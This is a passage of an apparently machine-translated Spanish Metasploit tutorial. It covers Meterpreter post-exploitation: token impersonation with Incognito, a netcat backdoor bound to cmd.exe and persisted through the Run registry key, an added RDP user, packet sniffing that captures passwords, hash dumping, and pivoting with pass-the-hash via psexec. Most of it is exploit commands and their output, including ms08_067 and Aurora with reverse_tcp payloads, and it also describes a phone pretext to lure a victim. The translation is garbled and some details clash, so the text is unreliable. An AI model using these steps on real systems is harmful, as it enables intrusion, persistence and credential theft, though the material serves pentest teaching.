Este es el poder de Meterpreter. Sin mucho que no sea un código de ejemplo que hemos tomado de otro guión, hemos creado una herramienta útil para ayudarnos a cubrir nuestras acciones.

# Fun With Incognito

Incognito era originalmente una aplicación independiente que le ha permitido hacerse pasar por símbolos de usuario en éxito comprometer un sistema. Esta fue integrada en Metasploit y finalmente en Meterpreter.

Puedes leer más acerca de Incognito y la forma simbólica a través de robo de obras de Lucas papel Jennings original sobre el tema aquí: [http://labs.mwrinfosecurity.com/publications/mwri\\_security-implications-of-windows-access-tokens\\_2008-04-14.pdf](http://labs.mwrinfosecurity.com/publications/mwri_security-implications-of-windows-access-tokens_2008-04-14.pdf) En pocas palabras, los tokens son como las cookies de Internet. Se trata de una clave temporal que le permite acceder al sistema y la red sin tener que proporcionar credenciales cada vez que acceda a un archivo. Incógnito los exploits esta cookie de la misma manera robo de obras, mediante la reproducción de la llave temporal cuando se le preguntó a la autenticación. Hay dos tipos de fichas, delegado, y suplantar. Delegado se crean para "interactivo" los inicios de sesión, como la tala en la máquina, o conectarse a ella a través de escritorio remoto. Fichas son para hacerse pasar por "no interactivo" sesiones, como la colocación de una unidad de red, o un script de inicio de sesión de dominio.

Las grandes cosas acerca de los tokens? Se mantienen hasta un reinicio. Cuando un usuario cierra la sesión, su token delegado se presenta como un símbolo de hacerse pasar, pero mantendrá la totalidad de los derechos de un token delegado.

\* *CONSEJO* \* Los servidores de archivos son virtuales troves del tesoro de tokens como la mayoría de servidores de archivos se utilizan como unidades de red conectado a través de scripts de inicio de sesión de dominio

Por lo tanto, una vez que haya una consola Meterpreter, puede hacerse pasar por tokens válidos en el sistema y convertirse en ese usuario específico sin tener que preocuparse acerca de las credenciales o para el caso, incluso hashes. Durante una prueba de penetración es especialmente útil debido al hecho de que los símbolos tienen la posibilidad de que los locales y / o escalada de privilegios de dominio, lo que le caminos alternativos con privilegios elevados potencialmente a múltiples sistemas.

Primero vamos a cargar nuestro exploit favorito, ms08\_067\_netapi, con una carga Meterpreter. Tenga en cuenta que configurar manualmente el objetivo ya que este exploit en particular no siempre detecta automáticamente el objetivo correctamente. Si lo establece a un objetivo conocido garantizará el derecho de las direcciones de memoria se utilizan con fines de explotación.

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set RHOST 10.211.55.140
RHOST => 10.211.55.140
msf exploit(ms08_067_netapi) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(ms08_067_netapi) > set LHOST 10.211.55.162
LHOST => 10.211.55.162
msf exploit(ms08_067_netapi) > set LANG english
LANG => english
msf exploit(ms08_067_netapi) > show targets
```

## Exploit targets:

```
Id  Name
--  ----
0   Automatic Targeting
1   Windows 2000 Universal
2   Windows XP SP0/SP1 Universal
3   Windows XP SP2 English (NX)
4   Windows XP SP3 English (NX)
5   Windows 2003 SP0 Universal
6   Windows 2003 SP1 English (NO NX)
7   Windows 2003 SP1 English (NX)
8   Windows 2003 SP2 English (NO NX)
9   Windows 2003 SP2 English (NX)
10  Windows XP SP2 Arabic (NX)
11  Windows XP SP2 Chinese - Traditional / Taiwan (NX)
```

```
msf exploit(ms08_067_netapi) > set TARGET 8
target => 8
msf exploit(ms08_067_netapi) > exploit
```

```
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Triggering the vulnerability...
[*] Transmitting intermediate stager for over-sized stage...(191 bytes)
[*] Sending stage (2650 bytes)
[*] Sleeping before handling stage...
[*] Uploading DLL (75787 bytes)...
[*] Upload completed.
[*] Meterpreter session 1 opened (10.211.55.162:4444 -> 10.211.55.140:1028)
```

meterpreter >

Ahora tenemos una consola Meterpreter de que vamos a iniciar nuestro ataque símbolo de incógnito. Al igual que priv (hashdump y timestomp) y STDAPI (carga, descarga, etc) incógnito es un módulo meterpreter. Cargamos el módulo en la sesión meterpreter ejecutando el comando 'el uso de incógnito ". Emisión de la "ayuda" comando nos muestra la variedad de opciones que tenemos para incógnito y una breve descripción de cada opción.

```
meterpreter > use incognito
Loading extension incognito...success.
meterpreter > help
```

### Incognito Commands

=====

Command	Description
-----	-----
add_group_user	Attempt to add a user to a global group with all tokens
add_localgroup_user	Attempt to add a user to a local group with all tokens
add_user	Attempt to add a user with all tokens
impersonate_token	Impersonate specified token

```
list_tokens
snarf_hashes
```

```
List tokens available under current user context
Snarf challenge/response hashes for every token
```

```
meterpreter >
```

¿Qué tendremos que hacer primero es identificar si hay tokens válidos en este sistema. Dependiendo del nivel de acceso que proporciona el exploit está limitado en los regalos que se pueden ver. Cuando se trata de robo de señal, el sistema es el rey. Como sistema que permite ver y utilizar cualquier señal en la caja.

\* TIP \*: Los administradores no tienen acceso a todos los tokens o bien, pero tienen la capacidad de migrar a los procesos del sistema, de manera eficaz el sistema de toma y capaz de ver todas las fichas disponibles.

```
meterpreter > list_tokens -u
```

```
Delegation Tokens Available
```

```
=====
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
SNEAKS.IN\Administrator
```

```
Impersonation Tokens Available
```

```
=====
NT AUTHORITY\ANONYMOUS LOGON
```

```
meterpreter >
```

Vemos aquí que hay un token de administrador válida que parece ser de su interés. Ahora tenemos que pasar por esta razón con el fin de asumir sus privilegios. Al proceder a la "impersonate\_token" comando, tenga en cuenta las dos barras invertidas en "SNEAKS.IN\\Administrador". Esto es necesario ya que hace que los insectos con una sola barra. Tenga en cuenta también que después de hacerse pasar con éxito una muestra, comprobamos nuestra ID de usuario actual mediante la ejecución de la 'getuid' comando.

```
meterpreter > impersonate_token SNEAKS.IN\\Administrator
[+] Delegation token available
[+] Successfully impersonated user SNEAKS.IN\Administrator
meterpreter > getuid
Server username: SNEAKS.IN\Administrator
meterpreter >
```



A continuación, le permite ejecutar una shell, ya que cuenta individual mediante la ejecución de "ejecutar cmd.exe-f-i-t 'desde dentro Meterpreter. La ejecución de cmd.exe-f está diciendo Metasploit para ejecutar cmd.exe, el i-nos permite interactuar con el PC a las víctimas, y el t-asume el papel que acaba de suplantar a través de incógnito.

```
meterpreter > shell
Process 2804 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
```

```
C:\WINDOWS\system32> whoami
whoami
SNEAKS.IN\administrator
```

```
C:\WINDOWS\system32>
```

*The result: Success!*

# Interacting With The Registry

## Interactuando con el registro:

El Registro de Windows es un lugar mágico, donde con sólo pulsar unas teclas que pueden hacer que un sistema prácticamente inutilizable. Por lo tanto, ser muy cuidadosos en la siguiente sección, como los errores pueden ser dolorosos.

Meterpreter tiene algunas funciones muy útiles para la interacción de registro. Echemos un vistazo a las opciones.

```
meterpreter > reg
```

```
Usage: reg [command] [options]
```

```
Interact with the target machine's registry.
```

### OPTIONS:

- d** The data to store in the registry value.
- h** Help menu.
- k** The registry key path (E.g. HKLM\Software\Foo).
- t** The registry value type (E.g. REG\_SZ).
- v** The registry value name (E.g. Stuff).

### COMMANDS:

- enumkey** Enumerate the supplied registry key [-k <key>]
- createkey** Create the supplied registry key [-k <key>]
- deletekey** Delete the supplied registry key [-k <key>]
- queryclass** Queries the class of the supplied key [-k <key>]
- setval** Set a registry value [-k <key> -v <val> -d <data>]
- deleteval** Delete the supplied registry value [-k <key> -v <val>]
- queryval** Queries the data contents of a value [-k <key> -v <val>]

Aquí podemos ver hay varias opciones que podemos utilizar para interactuar con el sistema remoto. Tenemos las opciones completas de lectura, escritura, crear y eliminar entradas de registro remoto. Estos pueden ser usados para cualquier número de acciones, incluyendo la recopilación de información a distancia. Utilizando el registro, se pueden encontrar los archivos que han sido utilizados, sitios web visitados en Internet Explorer, los programas utilizados, los dispositivos USB utilizados, y así sucesivamente.

Hay una gran lista de referencia rápida de estas entradas en el registro interesante publicado por el acceso a datos en

[http://www.accessdata.com/media/en\\_US/print/papers/wp.Registry\\_Quick\\_Find\\_Chart.en\\_us.pdf](http://www.accessdata.com/media/en_US/print/papers/wp.Registry_Quick_Find_Chart.en_us.pdf)

así como cualquier número de referencias en Internet vale la pena encontrar cuando hay algo específico que usted está buscando.

# Persistent Netcat Backdoor

## Backdoor Netcat persistente

En este ejemplo, en lugar de buscar información en el sistema remoto, se va a instalar una puerta trasera netcat. Esto incluye cambios en el registro del sistema y firewall.

En primer lugar, hay que cargar una copia de netcat en el sistema remoto.

```
meterpreter > upload /pentest/windows-binaries/tools/nc.exe C:\\windows\\system32
[*] uploading   : /tmp/nc.exe -> C:\\windows\\system32
[*] uploaded    : /tmp/nc.exe -> C:\\windows\\system32nc.exe
```

Luego, trabajamos con el registro que netcat ejecute en el arranque y escuchar en el puerto 455. Hacemos esto mediante la edición de 'HKLM \\ software \\ Microsoft \\ Windows \\ CurrentVersion \\ Run "la clave.

```
meterpreter > reg enumkey -k
HKLM\\software\\microsoft\\windows\\currentversion\\run
Enumerating: HKLM\\software\\microsoft\\windows\\currentversion\\run
```

Values (3):

```
VMware Tools
VMware User Process
quicktftpserver
```

```
meterpreter > reg setval -k
HKLM\\software\\microsoft\\windows\\currentversion\\run -v nc -d
'C:\\windows\\system32\\nc.exe -Ldp 445 -e cmd.exe'
Successful set nc.
meterpreter > reg queryval -k
HKLM\\software\\microsoft\\windows\\currentversion\\Run -v nc
Key: HKLM\\software\\microsoft\\windows\\currentversion\\Run
Name: nc
Type: REG_SZ
Data: C:\\windows\\system32\\nc.exe -Ldp 445 -e cmd.exe
```

A continuación, tenemos que cambiar el sistema para permitir conexiones remotas a través del servidor de seguridad para nuestro backdoor netcat. Abrimos un símbolo del sistema interactivo y el uso de la "netsh" de comandos para realizar los cambios, ya que es un error mucho menos propensos a alterar directamente el registro. Además, el proceso que se muestra debe trabajar a través de distintas versiones de Windows, como ubicaciones de registro y las funciones son altamente versión y nivel de parches dependientes.

```
meterpreter > execute -f cmd -i
Process 1604 created.
Channel 1 created.
```

Microsoft Windows XP [Version 5.1.2600]  
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Jim\My Documents > netsh firewall show opmode  
Netsh firewall show opmode

Domain profile configuration:

-----  
Operational mode = Enable  
Exception mode = Enable

Standard profile configuration (current):

-----  
Operational mode = Enable  
Exception mode = Enable

Local Area Connection firewall configuration:

-----  
Operational mode = Enable

*Abrimos el puerto 445 en el firewall y compruebe que se estableció correctamente.*

C:\Documents and Settings\Jim\My Documents > netsh firewall add portopening TCP  
455 "Service Firewall" ENABLE ALL  
netsh firewall add portopening TCP 455 "Service Firewall" ENABLE ALL  
Ok.

C:\Documents and Settings\Jim\My Documents > netsh firewall show portopening  
netsh firewall show portopening

Port configuration for Domain profile:

Port	Protocol	Mode	Name
139	TCP	Enable	NetBIOS Session Service
445	TCP	Enable	SMB over TCP
137	UDP	Enable	NetBIOS Name Service
138	UDP	Enable	NetBIOS Datagram Service

Port configuration for Standard profile:

Port	Protocol	Mode	Name
455	TCP	Enable	Service Firewall
139	TCP	Enable	NetBIOS Session Service
445	TCP	Enable	SMB over TCP
137	UDP	Enable	NetBIOS Name Service
138	UDP	Enable	NetBIOS Datagram Service

C:\Documents and Settings\Jim\My Documents >

Así que con eso se terminó, vamos a reiniciar el sistema remoto y poner a prueba la shell netcat.

```
root@bt:~/pentest/exploits/framework3# nc -v 172.16.104.128 455
172.16.104.128: inverse host lookup failed: Unknown server error : Connection
timed out
(UNKNOWN) [172.16.104.128] 455 (?) open
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
```

```
C:\Documents and Settings\Jim > dir
```

```
dir
Volume in drive C has no label.
Volume Serial Number is E423-E726
```

```
Directory of C:\Documents and Settings\Jim
```

```
05/03/2009 01:43 AM
.
05/03/2009 01:43 AM
..
05/03/2009 01:26 AM 0 ;i
05/12/2009 10:53 PM
Desktop
10/29/2008 05:55 PM
Favorites
05/12/2009 10:53 PM
My Documents
05/03/2009 01:43 AM 0 QCY
10/29/2008 03:51 AM
Start Menu
05/03/2009 01:25 AM 0 talltelnet.log
05/03/2009 01:25 AM 0 talltftp.log
4 File(s) 0 bytes
6 Dir(s) 35,540,791,296 bytes free
```

```
C:\Documents and Settings\Jim >
```

**Maravilloso! En una situación real, no estaríamos usando una puerta trasera simple como esto, sin autenticación o cifrado, sin embargo los principios de este proceso siguen siendo los mismos de otros cambios en el sistema, y otros tipos de programas que uno quiera ejecute en el arranque.**

# Enabling Remote Desktop

## Habilitación de Escritorio remoto

Echemos un vistazo a otra situación en la que Metasploit hace que sea muy fácil de puerta trasera del sistema usando nada más que herramientas integradas del sistema. Utilizaremos Carlos Pérez 'getgui' script, que permite a Escritorio remoto y crea una cuenta de usuario para iniciar sesión en ella con. La utilización de este script no puede ser más fácil.

```
meterpreter > run getgui -h
```

```
Windows Remote Desktop Enabler Meterpreter Script
```

```
Usage: getgui -u -p
```

```
Or:    getgui -e
```

### OPTIONS:

- e Enable RDP only.
- f Forward RDP Connection.
- h Help menu.
- l The language switch  
Possible Options: 'de\_DE', 'en\_EN' / default is: 'en\_EN'
- p The Password of the user

```
meterpreter > run getgui -u hacker -p s3cr3t
```

```
[*] Windows Remote Desktop Configuration Meterpreter Script by Darkoperator
```

```
[*] Carlos Perez carlos_perez@darkoperator.com
```

```
[*] Language detection started
```

```
[*] Language detected: en_US
```

```
[*] Setting user account for logon
```

```
[*] Adding User: hacker with Password: s3cr3t
```

```
[*] Adding User: hacker to local group ''
```

```
[*] Adding User: hacker to local group ''
```


```
[*] You can now login with the created user
```

```
[*] For cleanup use command: run multi_console_command -rc
```

```
/root/.msf3/logs/scripts/getgui/clean_up__20110112.2448.rc
```

```
meterpreter >
```

Y ya hemos terminado! Eso es todo. Permite probar la conexión para ver si realmente puede ser tan fácil.



Y aquí podemos ver que es. Se utilizó el comando 'rdesktop' y se especifica el nombre de usuario y la contraseña que desea utilizar para el registro de in A continuación, recibió un mensaje de error dejándonos saber que un usuario se registra ya en la consola del sistema, y que si continuamos, que el usuario se desconecta. Este es el comportamiento esperado para un sistema de escritorio de Windows XP, para que podamos ver que todo funciona como se esperaba. Tenga en cuenta que Windows Server permite a los concurrentes los inicios de sesión gráfica por lo que no puede encontrar este mensaje de advertencia.

Recuerde que este tipo de cambios pueden ser muy poderosas. Sin embargo, usar ese poder sabiamente, ya que todos estos pasos alteraciones en los sistemas de manera que puedan ser utilizados por los investigadores para realizar un seguimiento de qué tipo de acciones fueron tomadas en el sistema. Los cambios más que se hacen, la evidencia más que dejas atrás.

Cuando haya terminado con el sistema actual, tendrá que ejecutar el script de limpieza previsto para eliminar la cuenta agregada.

```
meterpreter > run multi_console_command -rc  
/root/.msf3/logs/scripts/getgui/clean_up__20110112.2448.rc  
[*] Running Command List ...  
[*] Running command execute -H -f cmd.exe -a "/c net user hacker /delete"  
Process 288 created.  
meterpreter >
```

# Packet Sniffing With Meterpreter

## Con el sniffing de paquetes Meterpreter

En el momento de escribir los tutoriales de este curso, HD Moore lanzó una nueva función para el Metasploit Framework que es muy poderosa en todo sentido. Meterpreter ahora tiene la capacidad de detección de paquetes de la máquina remota sin tener que tocar el disco duro. Esto es especialmente útil si queremos controlar qué tipo de información se está enviando, y aún mejor, este es probablemente el inicio de varios módulos adicionales que en última instancia, buscar los datos sensibles dentro de los archivos de captura. El módulo sniffer puede almacenar hasta 200.000 paquetes en un búfer y los exporta en formato estándar PCAP así que usted puede usar el proceso psnuffle, dsniiff, wireshark, etc

En primer lugar, el fuego de nuestro exploit remoto hacia la víctima y el aumento de nuestra consola estándar Meterpreter inversa.

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > set PAYLOAD windows/meterpreter/reverse_tcp
msf exploit(ms08_067_netapi) > set LHOST 10.211.55.126
msf exploit(ms08_067_netapi) > set RHOST 10.10.1.119
msf exploit(ms08_067_netapi) > exploit
```

```
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Triggering the vulnerability...
[*] Transmitting intermediate stager for over-sized stage...(216 bytes)
[*] Sending stage (205824 bytes)
[*] Meterpreter session 1 opened (10.10.1.4:4444 -> 10.10.1.119:1921)
```

Desde aquí iniciamos el sniffer en la interfaz de 1 y comenzar a recoger los paquetes. A continuación, volcar la salida de sniffer en / tmp / all.cap.

```
meterpreter > use sniffer
Loading extension sniffer...success.
```

```
meterpreter > help
```

### Sniffer Commands

=====

Command	Description
-----	-----
sniffer_dump	Retrieve captured packet data
sniffer_interfaces	List all remote sniffable interfaces
sniffer_start	Capture packets on a previously opened interface
sniffer_stats	View statistics of an active capture
sniffer_stop	Stop packet captures on the specified interface

```
meterpreter > sniffer_interfaces
```



```
1 - 'VMware Accelerated AMD PCNet Adapter' ( type:0 mtu:1514 usable:true dhcp:true wifi:false )
```

```
meterpreter > sniffer_start 1  
[*] Capture started on interface 1 (200000 packet buffer)
```

```
meterpreter > sniffer_dump 1 /tmp/all.cap  
[*] Dumping packets from interface 1...  
[*] Wrote 19 packets to PCAP file /tmp/all.cap
```

```
meterpreter > sniffer_dump 1 /tmp/all.cap  
[*] Dumping packets from interface 1...  
[*] Wrote 199 packets to PCAP file /tmp/all.cap
```

Ahora podemos usar nuestro analizador favorito o paquete de herramientas de análisis para revisar la información interceptada.

El rastreador de paquetes Meterpreter utiliza el MicroOLAP succionador de paquete SDK y puede oler los paquetes de la máquina de la víctima sin tener que instalar ningún driver o escribir en el sistema de archivos. El módulo es lo suficientemente inteligente para darse cuenta de su propio tráfico y así se eliminará automáticamente todo el tráfico de la interacción Meterpreter. Además, las tuberías Meterpreter toda la información a través de un túnel SSL / TLS y está totalmente encriptada.

## Packetrecorder

Como una alternativa al uso de la extensión sniffer, Carlos Pérez escribió el guión packetrecorder Meterpreter que permite la granularidad más cuando la captura de paquetes. Para ver qué opciones están disponibles, emitimos el "run packetrecorder" comamnd sin argumentos.

```
meterpreter > run packetrecorder  
Meterpreter Script for capturing packets in to a PCAP file  
on a target host given a interface ID.
```

### OPTIONS:

```
-h          Help menu.  
-i          Interface ID number where all packet capture will be done.  
-l          Specify and alternate folder to save PCAP file.  
-li        List interfaces that can be used for capture.  
-t          Time interval in seconds between recollection of packet, default 30  
seconds.
```

Antes de empezar a oler el tráfico, primero tenemos que determinar qué interfaces están disponibles para nosotros.

```
meterpreter > run packetrecorder -li
```

```
1 - 'Realtek RTL8139 Family PCI Fast Ethernet NIC' ( type:4294967295 mtu:0 usable:false dhcp:false wifi:false )
2 - 'Citrix XenServer PV Ethernet Adapter' ( type:0 mtu:1514 usable:true dhcp:true wifi:false )
3 - 'WAN Miniport (Network Monitor)' ( type:3 mtu:1514 usable:true dhcp:false wifi:false )
```

Vamos a empezar a oler el tráfico en la segunda interfaz, el ahorro de los registros en el escritorio de nuestro sistema de BackTrack y deje correr el sniffer para un rato.

```
meterpreter > run packetrecorder -i 2 -l /root/
[*] Starting Packet capture on interface 2
[+] Packet capture started
[*] Packets being saved in to /root/logs/packetrecorder/XEN-XP-SP2-BARE_20101119.5105/XEN-XP-SP2-BARE_20101119.5105.cap
[*] Packet capture interval is 30 Seconds
^C
[*] Interrupt
[+] Stopping Packet sniffer...
meterpreter >
```

En la actualidad existe un archivo de captura que nos espera de que se pueden analizar en una herramienta como Wireshark o tshark. Vamos a echar un vistazo rápido para ver si capturamos algo interesante.

```
root@bt:~/logs/packetrecorder/XEN-XP-SP2-BARE_20101119.5105# tshark -r XEN-XP-SP2-BARE_20101119.5105.cap |grep PASS
Running as user "root" and group "root". This could be dangerous.
2489  82.000000 192.168.1.201 -> 209.132.183.61 FTP Request: PASS s3cr3t
2685  96.000000 192.168.1.201 -> 209.132.183.61 FTP Request: PASS s3cr3t
```

Éxito! El packetrecorder capturado una contraseña FTP para nosotros.

# Pivoting

## pivoteo

Pivoting la única técnica de la utilización de una instancia (también conocida como una "planta" o "punto de apoyo") para ser capaz de "mover" por el interior de una red. Básicamente, el primer compromiso de permitir e incluso la ayuda en el compromiso de otros sistemas de otra forma serían inaccesibles. En este escenario se va a utilizar para el encaminamiento de tráfico de un general sin enrutamiento de red.

Por ejemplo, somos una pentester para la Seguridad-R-Us. Usted tira de la guía de empresas y deciden dirigirse a un usuario en el objetivo departamento de TI. Usted llama a los usuarios y dicen que son de un proveedor y desea que visiten su sitio web para descargar un parche de seguridad. En la URL que se les señala, se está ejecutando un exploit de Internet Explorer.

```
msf > use exploit/windows/browser/ms10_002_aurora
msf exploit(ms10_002_aurora) > show options
```

Module options:

Name	Current Setting	Required	Description
SRVHOST	0.0.0.0	yes	The local host to listen on.
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connections
SSLVersion	SSL3	no	Specify the version of SSL that should be used (accepted: SSL2, SSL3, TLS1)
URIPATH		no	The URI to use for this exploit (default is random)

Exploit target:

Id	Name
0	Automatic

```
msf exploit(ms10_002_aurora) > set URIPATH /
URIPATH => /
msf exploit(ms10_002_aurora) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(ms10_002_aurora) > set LHOST 192.168.1.101
LHOST => 192.168.1.101
msf exploit(ms10_002_aurora) > exploit -j
[*] Exploit running as background job.

[*] Started reverse handler on 192.168.1.101:4444
[*] Using URL: http://0.0.0.0:8080/
[*] Local IP: http://192.168.1.101:8080/
[*] Server started.
msf exploit(ms10_002_aurora) >
```

Cuando el objetivo de nuestra visita una URL maliciosa, una sesión de meterpreter se abre para que nos da acceso completo al sistema.

```
msf exploit(ms10_002_aurora) >
[*] Sending Internet Explorer "Aurora" Memory Corruption to client 192.168.1.201
[*] Sending stage (749056 bytes) to 192.168.1.201
[*] Meterpreter session 1 opened (192.168.1.101:4444 -> 192.168.1.201:8777) at Mon
Dec 06 08:22:29 -0700 2010
```

```
msf exploit(ms10_002_aurora) > sessions -l
```

Active sessions

=====

Id	Type	Information
1	meterpreter	x86/win32 XEN-XP-SP2-BARE\Administrator @ XEN-XP-SP2-BARE

-----  
192.168.1.101:4444 -> 192.168.1.201:8777

```
msf exploit(ms10_002_aurora) >
```

Cuando nos conectamos con nuestra sesión de meterpreter, que ejecutar ipconfig y ver que el sistema de explotación es de base dual, una configuración común entre el personal de TI.

```
msf exploit(ms10_002_aurora) > sessions -i 1
[*] Starting interaction with 1...
```

```
meterpreter > ipconfig
```

```
Citrix XenServer PV Ethernet Adapter #2 - Packet Scheduler Miniport
Hardware MAC: d2:d6:70:fa:de:65
IP Address   : 10.1.13.3
Netmask      : 255.255.255.0
```

```
MS TCP Loopback interface
Hardware MAC: 00:00:00:00:00:00
IP Address   : 127.0.0.1
Netmask      : 255.0.0.0
```

```
Citrix XenServer PV Ethernet Adapter - Packet Scheduler Miniport
Hardware MAC: c6:ce:4e:d9:c9:6e
IP Address   : 192.168.1.201
Netmask      : 255.255.255.0
```

```
meterpreter >
```

Queremos aprovechar esta información recién descubierto y el ataque de esta red adicional. Metasploit tiene un guión meterpreter autopista que nos va a permitir atacar esta segunda red a través de nuestra primera máquina comprometida.

```
meterpreter > run autoroute -h
[*] Usage: run autoroute [-r] -s subnet -n netmask
[*] Examples:
[*] run autoroute -s 10.1.1.0 -n 255.255.255.0 # Add a route to
10.10.10.1/255.255.255.0
[*] run autoroute -s 10.10.10.1 # Netmask defaults to
255.255.255.0
[*] run autoroute -s 10.10.10.1/24 # CIDR notation is also okay
[*] run autoroute -p # Print active routing table
[*] run autoroute -d -s 10.10.10.1 # Deletes the
10.10.10.1/255.255.255.0 route
[*] Use the "route" and "ipconfig" Meterpreter commands to learn about available
routes
meterpreter > run autoroute -s 10.1.13.0/24
[*] Adding a route to 10.1.13.0/255.255.255.0...
[+] Added route to 10.1.13.0/255.255.255.0 via 192.168.1.201
[*] Use the -p option to list all active routes
meterpreter > run autoroute -p
```

#### Active Routing Table

=====

Subnet	Netmask	Gateway
-----	-----	-----
10.1.13.0	255.255.255.0	Session 1

```
meterpreter >
```

Ahora que hemos añadido nuestra nueva ruta, vamos a escalar a sistema, volcar los hashes de contraseñas, y el fondo de nuestra sesión meterpreter pulsando Ctrl-z.

```
meterpreter > getsystem
...got system (via technique 1).
meterpreter > run hashdump
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY c2ec80f879c1b5dc8d2b64f1e2c37a45...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hashes...

Administrator:500:81cbcea8a9af93bbaad3b435b51404ee:561cbdae13ed5abd30aa94ddeb3cf52d:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:9a6ae26408b0629ddc621c90c897b42d:07a59dbe14e2ea9c4792e2f189e2de3a:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:ebf9fa44b3204029db5a8a77f5350160:::
victim:1004:81cbcea8a9af93bbaad3b435b51404ee:561cbdae13ed5abd30aa94ddeb3cf52d:::
```

```
meterpreter >
Background session 1? [y/N]
msf exploit(ms10_002_aurora) >
```

Ahora tenemos que determinar si hay otros sistemas en esta segunda red que hemos descubierto. Vamos a utilizar una base scanner de puertos TCP para buscar los puertos 139 y 445.

```
msf exploit(ms10_002_aurora) > use auxiliary/scanner/portscan/tcp
msf auxiliary(tcp) > show options
```

Module options:

Name	Current Setting	Required	Description
-----	-----	-----	-----
CONCURRENCY	10	yes	The number of concurrent ports to check
per host			
FILTER		no	The filter string for capturing traffic
INTERFACE		no	The name of the interface
PCAPFILE		no	The name of the PCAP capture file to
process			
PORTS	1-10000	yes	Ports to scan (e.g. 22-25,80,110-900)
RHOSTS		yes	The target address range or CIDR
identifier			
SNAPLEN	65535	yes	The number of bytes to capture
THREADS	1	yes	The number of concurrent threads
TIMEOUT	1000	yes	The socket connect timeout in
milliseconds			
VERBOSE	false	no	Display verbose output

```
msf auxiliary(tcp) > set RHOSTS 10.1.13.0/24
RHOST => 10.1.13.0/24
msf auxiliary(tcp) > set PORTS 139,445
PORTS => 139,445
msf auxiliary(tcp) > set THREADS 50
THREADS => 50
msf auxiliary(tcp) > run
```

```
[*] 10.1.13.3:139 - TCP OPEN
[*] 10.1.13.3:445 - TCP OPEN
[*] 10.1.13.2:445 - TCP OPEN
[*] 10.1.13.2:139 - TCP OPEN
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(tcp) >
```

Hemos descubierto una máquina adicional en esta red con los puertos 139 y 445 libre, así que tratará de volver a utilizar nuestro hash de la contraseña se reunieron con el módulo de explotar psexec. Dado que muchas empresas utilizan el software de imágenes, la contraseña de administrador local es con frecuencia el mismo en toda la empresa.

```
msf auxiliary(tcp) > use exploit/windows/smb/psexec
msf exploit(psexec) > show options
```

Module options:

Name	Current Setting	Required	Description
----	-----	-----	-----
RHOST		yes	The target address
RPORT	445	yes	Set the SMB service port
SMBDomain	WORKGROUP	no	The Windows domain to use for authentication
SMBPass		no	The password for the specified username
SMBUser		no	The username to authenticate as

Exploit target:

Id	Name
--	----
0	Automatic

```
msf exploit(psexec) > set RHOST 10.1.13.2
RHOST => 10.1.13.2
msf exploit(psexec) > set SMBUser Administrator
SMBUser => Administrator
msf exploit(psexec) > set SMBPass
81cbcea8a9af93bbaad3b435b51404ee:561cbdae13ed5abd30aa94ddeb3cf52d
SMBPass => 81cbcea8a9af93bbaad3b435b51404ee:561cbdae13ed5abd30aa94ddeb3cf52d
msf exploit(psexec) > set PAYLOAD windows/meterpreter/bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp
msf exploit(psexec) > exploit
```

```
[*] Connecting to the server...
[*] Started bind handler
[*] Authenticating to 10.1.13.2:445|WORKGROUP as user 'Administrator'...
[*] Uploading payload...
[*] Created \qNuIKByV.exe...
[*] Binding to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:10.1.13.2[\svcctl] ...
[*] Bound to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:10.1.13.2[\svcctl] ...
[*] Obtaining a service manager handle...
[*] Creating a new service (U0trbJMd - "MNYR")...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Removing the service...
[*] Closing service handle...
[*] Deleting \qNuIKByV.exe...
[*] Sending stage (749056 bytes)
